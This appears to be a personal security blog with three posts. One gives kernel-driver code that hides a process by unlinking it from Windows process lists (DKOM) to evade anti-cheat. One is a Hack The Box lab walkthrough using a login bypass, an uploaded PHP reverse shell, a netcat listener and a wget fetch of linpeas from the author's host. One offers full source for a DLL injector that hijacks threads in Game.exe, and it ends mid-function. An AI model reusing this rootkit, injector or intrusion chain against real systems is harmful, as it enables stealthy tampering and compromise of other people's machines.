Conquering Userland (1/3): DKOM Rootkit

I am now close at finishing the HTB Junior Pentester role course but decided to take a quick brake and focus on one of my favorite fields: reversing games and evading anti-cheat.

The goal

The end goal is simple, to bypass the Cheat Engine for usermode anti-cheats and allow us to debug a game using type-1 hypervisor.

This writeup will be divided into 3 parts.

  • First will be the concept of Direct Kernel Object Manipulation to make a process unlink from eprocess struct.
  • Second, the concept of hypervisor for debugging.
  • And lastly, is the concept of Patchguard, Driver Signature Enforcement and how to disable those.

So without further ado, let’s get our hands dirty!

Difference Between Kernel mode and User mode

http://mark.rxmsolutions.com/wp-content/uploads/2023/09/Difference-Between-User-Mode-and-Kernel-Mode-fig-1.png
Kernel-mode vs User modeIn kernel mode, the program has direct and unrestricted access to system resources.In user mode, the application program executes and starts.
InterruptionsIn Kernel mode, the whole operating system might go down if an interrupt occursIn user mode, a single process fails if an interrupt occurs.  
ModesKernel mode is also known as the master mode, privileged mode, or system mode.User mode is also known as the unprivileged mode, restricted mode, or slave mode.
Virtual address spaceIn kernel mode, all processes share a single virtual address space.In user mode, all processes get separate virtual address space.
Level of privilegeIn kernel mode, the applications have more privileges as compared to user mode.While in user mode the applications have fewer privileges.
RestrictionsAs kernel mode can access both the user programs as well as the kernel programs there are no restrictions.While user mode needs to access kernel programs as it cannot directly access them.
Mode bit valueThe mode bit of kernel-mode is 0.While; the mode bit of user-mode is 3.
Memory ReferencesIt is capable of referencing both memory areas.It can only make references to memory allocated for user mode. 
System CrashA system crash in kernel mode is severe and makes things more complicated.
 
In user mode, a system crash can be recovered by simply resuming the session.
AccessOnly essential functionality is permitted to operate in this mode.User programs can access and execute in this mode for a given system.
FunctionalityThe kernel mode can refer to any memory block in the system and can also direct the CPU for the execution of an instruction, making it a very potent and significant mode.The user mode is a standard and typical viewing mode, which implies that information cannot be executed on its own or reference any memory block; it needs an Application Protocol Interface (API) to achieve these things.
https://www.geeksforgeeks.org/difference-between-user-mode-and-kernel-mode/

Basically, if the anti-cheat resides only in usermode, then the anti-cheat doesn’t have the total control of the system. If you manage to get into the kernelmode, then you can easily manipulate all objects and events in the usermode. However, it is not advised to do the whole cheat in the kernel alone. One single mistake can cause Blue Screen Of Death, but we do need the kernel to allow us for easy read and write on processes.

EPROCESS

The EPROCESS structure is an opaque structure that serves as the process object for a process.

Some routines, such as PsGetProcessCreateTimeQuadPart, use EPROCESS to identify the process to operate on. Drivers can use the PsGetCurrentProcess routine to obtain a pointer to the process object for the current process and can use the ObReferenceObjectByHandle routine to obtain a pointer to the process object that is associated with the specified handle. The PsInitialSystemProcess global variable points to the process object for the system process.

Note that a process object is an Object Manager object. Drivers should use Object Manager routines such as ObReferenceObject and ObDereferenceObject to maintain the object’s reference count.

https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/eprocess

Interestingly, the EPROCESS contains an important handle that can enumerate the running process.
This is where the magic comes in.

typedef struct _EPROCESS
{
     KPROCESS Pcb;
     EX_PUSH_LOCK ProcessLock;
     LARGE_INTEGER CreateTime;
     LARGE_INTEGER ExitTime;
     EX_RUNDOWN_REF RundownProtect;
     PVOID UniqueProcessId;
     LIST_ENTRY ActiveProcessLinks;
     ULONG QuotaUsage[3];
     ULONG QuotaPeak[3];
     ULONG CommitCharge;
     ULONG PeakVirtualSize;
     ULONG VirtualSize;
     LIST_ENTRY SessionProcessLinks;
     PVOID DebugPort;
     union
     {
          PVOID ExceptionPortData;
          ULONG ExceptionPortValue;
          ULONG ExceptionPortState: 3;
     };
     PHANDLE_TABLE ObjectTable;
     EX_FAST_REF Token;
     ULONG WorkingSetPage;
     EX_PUSH_LOCK AddressCreationLock;
...
http://mark.rxmsolutions.com/wp-content/uploads/2023/09/0cb07-capture.jpg



Each list element in LIST_ENTRY is linked towards the next application pointer (flink) and also backwards (blink) which then from a circular list pattern. Each application opened is added to the list, and removed also when closed.

Now here comes the juicy part!

Unlinking the process


Basically, removing the pointer of an application in the ActiveProcessLinks, means the application will now be invisible from other process enumeration. But don’t get me wrong. This is still detectable especially when an anti-cheat have kernel driver because they can easily scan for unlinked patterns and/or perform memory pattern scanning.

A lot of rootkits use this method to hide their process.

adios

Visualization

Before / Original State
After Modification

Checkout this link for image credits and for also a different perspective of the attack.

Kernel Driver

NTSTATUS processHiderDeviceControl(PDEVICE_OBJECT, PIRP irp) {
	auto stack = IoGetCurrentIrpStackLocation(irp);
	auto status = STATUS_SUCCESS;

	switch (stack->Parameters.DeviceIoControl.IoControlCode) {
	case IOCTL_PROCESS_HIDE_BY_PID:
	{
		const auto size = stack->Parameters.DeviceIoControl.InputBufferLength;
		if (size != sizeof(HANDLE)) {
			status = STATUS_INVALID_BUFFER_SIZE;
		}
		const auto pid = *reinterpret_cast<HANDLE*>(stack->Parameters.DeviceIoControl.Type3InputBuffer);
		PEPROCESS eprocessAddress = nullptr;
		status = PsLookupProcessByProcessId(pid, &eprocessAddress);
		if (!NT_SUCCESS(status)) {
			KdPrint(("Failed to look for process by id (0x%08X)\n", status));
			break;
		}

Here, we can see that we are finding the eprocessAddress by using PsLookupProcessByProcessId.
We will also get the offset by finding the pid in the struct. We know that ActiveProcessLinks is just below the UniqueProcessId. This might not be the best possible way because it may break on the future patches when a new element is inserted below UniqueProcessId.

Here is a table of offsets used by different windows versions if you want to use manual offsets rather than the method above.

Win7Sp00x188
Win7Sp10x188
Win8p10x2e8
Win10v16070x2f0
Win10v17030x2e8
Win10v17090x2e8
Win10v18030x2e8
Win10v18090x2e8
Win10v19030x2f0
Win10v19090x2f0
Win10v20040x448
Win10v20H10x448
Win10v20090x448
Win10v20H20x448
Win10v21H10x448
Win10v21H20x448
ActiveProcessLinks offsets
		auto addr = reinterpret_cast<HANDLE*>(eprocessAddress);
		LIST_ENTRY* activeProcessList = 0;
		for (SIZE_T offset = 0; offset < consts::MAX_EPROCESS_SIZE / sizeof(SIZE_T*); offset++) {
			if (addr[offset] == pid) {
				activeProcessList = reinterpret_cast<LIST_ENTRY*>(addr + offset + 1);
				break;
			}
		}

		if (!activeProcessList) {
			ObDereferenceObject(eprocessAddress);
			status = STATUS_UNSUCCESSFUL;
			break;
		}

		KdPrint(("Found address for ActiveProcessList! (0x%08X)\n", activeProcessList));

		if (activeProcessList->Flink == activeProcessList && activeProcessList->Blink == activeProcessList) {
			ObDereferenceObject(eprocessAddress);
			status = STATUS_ALREADY_COMPLETE;
			break;
		}

		LIST_ENTRY* prevProcess = activeProcessList->Blink;
		LIST_ENTRY* nextProcess = activeProcessList->Flink;

		prevProcess->Flink = nextProcess;
		nextProcess->Blink = prevProcess;

We also want the process-to-be-hidden to link on its own because the pointer might not exists anymore if the linked process dies.

		activeProcessList->Blink = activeProcessList;
		activeProcessList->Flink = activeProcessList;

		ObDereferenceObject(eprocessAddress);
	}
		break;
	default:
		status = STATUS_INVALID_DEVICE_REQUEST;
		break;
	}

	irp->IoStatus.Status = status;
	irp->IoStatus.Information = 0;
	IoCompleteRequest(irp, IO_NO_INCREMENT);
	return status;
}

POC


Before
After

Warnings

There are 2 problems that you need to solve first before being able to do this method.

First: You need to disable Driver Signature Enforcement

You need to load your driver to be able to execute kernel functions. You either buy a certificate to sign your own driver so you do not need to disable DSE or you can just disable DSE from windows itself. The only problem of disabling DSE is that some games requires you to have enabled DSE before playing.

Second: Bypass Patchguard

Manually messing with DKOM will result you to BSOD. They got a tons of checks. But luckily we have some ways to bypass patchguard.

These 2 will be tackled on the 3rd part of the writeup. Stay tuned!

HTB: Bug Bounty Hunter

I just got finished the Bug Bounty Hunter Job Role path from HTB. At this point, I am eligible to take HTB Certified Bug Bounty Hunter (HTB CBBH) certification. But I feel that I am still not very much confident to take it. The exam cost $210 as of this writing and allow 2 attempts. The exam runs for 7 days without proctor and it is an open note and only the sky is the limit. Check this out for more info: https://academy.hackthebox.com/preview/certifications/htb-certified-bug-bounty-hunter/

Interestingly, HTB did release a new certification called HTB Certified Penetration Testing Specialist (HTB CPTS) and this is for completing the Junior Penetration Tester Job Role path.

I am thinking to complete the said path first then take HTB CPTS before going directly with OSCP as people rate that HTB is much more harder than OSCP.

Ironically, OSCP is more considered on industry and have a much higher employment value. Who knows? HTB is actually getting ramped up for competing with OSCP and other similar certifications.

My CCNA will be expired next year, so I have to take a higher certificate to automatically renew it. My target will be CCNP Security.

With that being said, here are my certifications that I’ve been dreaming a lot:

Anyway! I feel like I am at 25% of my road to OSCP. Still a lot of work to do, but I won’t stop!

That’s it for my short update! ❤️

First HTB Machine HACKED w/o walkthrough (HTB: Base)

Introduction

This is my very first HTB machine hacked without walkthrough. I finished it within 2 Hours and 17 minutes. Kinda’ feel slow, considering it’s labeled as “EASY”. LOL. ???. There are other machines that I tried not to read walkthrough but I failed. I found myself lacking basic methodologies, imagine brute-forcing a login page for 1 hour long but the password is only simple AF as admin:password. So this time, I tried to re-adjust my enumeration and active attack methodologies.

Enumeration

sudo $(which autorecon) {target_IP}


It then produce 2 open ports which are 22 (SSH), and 80 (HTTP)

autorecon scan results

I use autorecon because it also auto enumerate dirs and try to execute scripts against the ports. Also, it can be left on background while you do other tasks.

http screenshot


There are 2 interesting components here. The contact form and the login. I tried to messed up with contact form first but no interesting happened. Next I tried the login. And I discovered that login directory can be listed.

/login directory listing


We found login.php.swp which can be used to recover parts from vim. Load the file to vim then use:

:recover login.php.swp

From there, we can find interesting.

login.php.swp recovered


Using strcmp to check validity of username and password is not really a good idea. It can be bypassed if we pass username[] instead of username, same with password. Check here for more details: https://www.doyler.net/security-not-included/bypassing-php-strcmp-abctf2016. We then proxied to burp suite and reconstruct the payload.

burpsuite

Easy! Login bypassed! Next, we are taken to the upload page where we can upload our php reverse shell. We uploaded it successfully (based on the message after uploading) but we don’t know the path to it. Luckily, autorecon caught the possible uploads directory.

autorecon scan results

We can find it under /_uploaded/<reverse_shell_file>. But first let’s set our shell listener first. Then visit the shell location.

nc -nvlp 4444
Reverse shell

We then proceed to check interesting directories and files. We then tried to check the contents of config.php. We found username and password. I tried to ssh using admin username, but it seems not working. We then proceed to check more interesting files.


/etc/passwd

We found john on the list of users. We tried to login on ssh using john as username and the previously found password. It worked!

Privilege Escalation


Manually enumerating all possible vectors for privilege escalation is hassle, so we send linpeas to the victim. We first setup our http port with linpeas in its directory using:

python3 -m http.server 80

Then we use this code to fetch the linpeas:

wget http://{my_IP}/linpeas.sh -O linpeas.sh

Also, don’t forget to chmod to allow it to run

chmod +x linpeas.sh
linPeas

We found some interesting results. I proceed to testing the results but it fails us to give the privilege escalation. We then check our sudo privilege.

sudo -l

We found john can leverage/usr/bin/find as sudo so we tried executing it with -exec parameters.

/usr/bin/find leads to root shell

Conclusion

Directory listing and misused strcmp can be dangerous. Proper configuration is the key to safety even with the smallest details.

DLL Injection via Thread Hijacking


Okay, so here is a small snippet that you can use for injecting a DLL on an application via “Thread Hijacking”. It’s much safer than injecting with common methods such as CreateRemoteThread. This uses GetThreadContext and SetThreadContext to poison the registers to execute our stub that is allocated via VirtualAllocEx which contains a code that will execute LoadLibraryA that will load our DLL. But this snippet alone is not enough to make your dll injection safe, you can do cleaning of your traces upon injection and other methods. Thanks to thelastpenguin for this awesome base.

FULL CODE

#include <fstream>
#include <iostream>
#include <stdio.h>
#include <Windows.h>
#include <TlHelp32.h>
#include <direct.h> // _getcwd
#include <string>
#include <iomanip>
#include <sstream>
#include <process.h>

#include <unordered_set>

#include "makesyscall.h"
#pragma comment(lib,"ntdll.lib")


using namespace std;

DWORD FindProcessId(const std::wstring&);
long InjectProcess(DWORD, const char*);

void dotdotdot(int count, int delay = 250);
void cls();

int main_scanner();
int main_injector();

string GetExeFileName();
string GetExePath();

BOOL IsAppRunningAsAdminMode();
void ElevateApplication();

__declspec(naked) void stub()
{
	__asm
	{
		// Save registers

		pushad
			pushfd
			call start // Get the delta offset

		start :
		pop ecx
			sub ecx, 7

			lea eax, [ecx + 32] // 32 = Code length + 11 int3 + 1
			push eax
			call dword ptr[ecx - 4] // LoadLibraryA address is stored before the shellcode

			// Restore registers

			popfd
			popad
			ret

			// 11 int3 instructions here
	}
}

// this way we can difference the addresses of the instructions in memory
DWORD WINAPI stub_end()
{
	return 0;
}
//

int main(int argc, char* argv) {
	main_injector();
	main_scanner();
}

BOOL IsAppRunningAsAdminMode()
{
	BOOL fIsRunAsAdmin = FALSE;
	DWORD dwError = ERROR_SUCCESS;
	PSID pAdministratorsGroup = NULL;

	// Allocate and initialize a SID of the administrators group.
	SID_IDENTIFIER_AUTHORITY NtAuthority = SECURITY_NT_AUTHORITY;
	if (!AllocateAndInitializeSid(
		&NtAuthority,
		2,
		SECURITY_BUILTIN_DOMAIN_RID,
		DOMAIN_ALIAS_RID_ADMINS,
		0, 0, 0, 0, 0, 0,
		&pAdministratorsGroup))
	{
		dwError = GetLastError();
		goto Cleanup;
	}

	// Determine whether the SID of administrators group is enabled in 
	// the primary access token of the process.
	if (!CheckTokenMembership(NULL, pAdministratorsGroup, &fIsRunAsAdmin))
	{
		dwError = GetLastError();
		goto Cleanup;
	}

Cleanup:
	// Centralized cleanup for all allocated resources.
	if (pAdministratorsGroup)
	{
		FreeSid(pAdministratorsGroup);
		pAdministratorsGroup = NULL;
	}

	// Throw the error if something failed in the function.
	if (ERROR_SUCCESS != dwError)
	{
		throw dwError;
	}

	return fIsRunAsAdmin;
}
// 

void ElevateApplication(){
	wchar_t szPath[MAX_PATH];
	if (GetModuleFileName(NULL, szPath, ARRAYSIZE(szPath)))
	{
		// Launch itself as admin
		SHELLEXECUTEINFO sei = { sizeof(sei) };
		sei.lpVerb = L"runas";
		sei.lpFile = szPath;
		sei.hwnd = NULL;
		sei.nShow = SW_NORMAL;
		if (!ShellExecuteEx(&sei))
		{
			DWORD dwError = GetLastError();
			if (dwError == ERROR_CANCELLED)
			{
				// The user refused to allow privileges elevation.
				std::cout << "User did not allow elevation" << std::endl;
			}
		}
		else
		{
			_exit(1);  // Quit itself
		}
	}
}

string GetExeFileName()
{
	char buffer[MAX_PATH];
	GetModuleFileNameA(NULL, buffer, MAX_PATH);
	return std::string(buffer);
}

string GetExePath()
{
	std::string f = GetExeFileName();
	return f.substr(0, f.find_last_of("\\/"));
}

int main_scanner() {
	std::cout << "Loading";
	dotdotdot(4);
	std::cout << endl;

	cls();

	string processName = "Game.exe";
	string payloadPath = GetExePath() + "\\" + "hack.dll";

	cls();
	std::cout << "\tProcess Name: " << processName << endl;
	std::cout << "\tRelative Path: " << payloadPath << endl;

	std::wstring fatProcessName(processName.begin(), processName.end());
	
	std::unordered_set<DWORD> injectedProcesses;


	while (true) {
		std::cout << "Scanning";
		while (true) {
			dotdotdot(4);

			DWORD processId = FindProcessId(fatProcessName);
			if (processId && injectedProcesses.find(processId) == injectedProcesses.end()) {
				std::cout << "\n====================\n";
				std::cout << "Found a process to inject!" << endl;
				std::cout << "Process ID: " << processId << endl;
				std::cout << "Injecting Process: " << endl;

				if (InjectProcess(processId, payloadPath.c_str()) == 0) {
					std::cout << "Success!" << endl;
					injectedProcesses.insert(processId);
				}
				else {
					std::cout << "Error!" << endl;
				}
				std::cout << "====================\n";
				break;
			}
		}
	}
}

int main_injector() {
	cls();

	if (IsAppRunningAsAdminMode())
		return 1;
	else
		ElevateApplication();
}

void dotdotdot(int count, int delay) {
	int width = count;
	for (int dots = 0; dots <= count; ++dots) {
		std::cout << std::left << std::setw(width) << std::string(dots, '.');
		Sleep(delay);
		std::cout << std::string(width, '\b');
	}
}

void cls() {
	std::system("cls");
	std::cout <<
		" -------------------------------\n"
		"  Thread Hijacking Injector \n"

		" -------------------------------\n";
}

DWORD FindProcessId(const std::wstring& processName) {
	PROCESSENTRY32 processInfo;
	processInfo.dwSize = sizeof(processInfo);

	HANDLE processesSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
	if (processesSnapshot == INVALID_HANDLE_VALUE)
		return 0;

	Process32First(processesSnapshot, &processInfo);
	if (!processName.compare(processInfo.szExeFile))
	{
		CloseHandle(processesSnapshot);
		return processInfo.th32ProcessID;
	}

	while (Process32Next(processesSnapshot, &processInfo))
	{
		if (!processName.compare(processInfo.szExeFile))
		{
			CloseHandle(processesSnapshot);
			return processInfo.th32ProcessID;
		}
	}

	CloseHandle(processesSnapshot);
	return 0;
}


long InjectProcess(DWORD ProcessId, const char* dllPath) {

	HANDLE hProcess, hThread, hSnap;
	DWORD stublen;
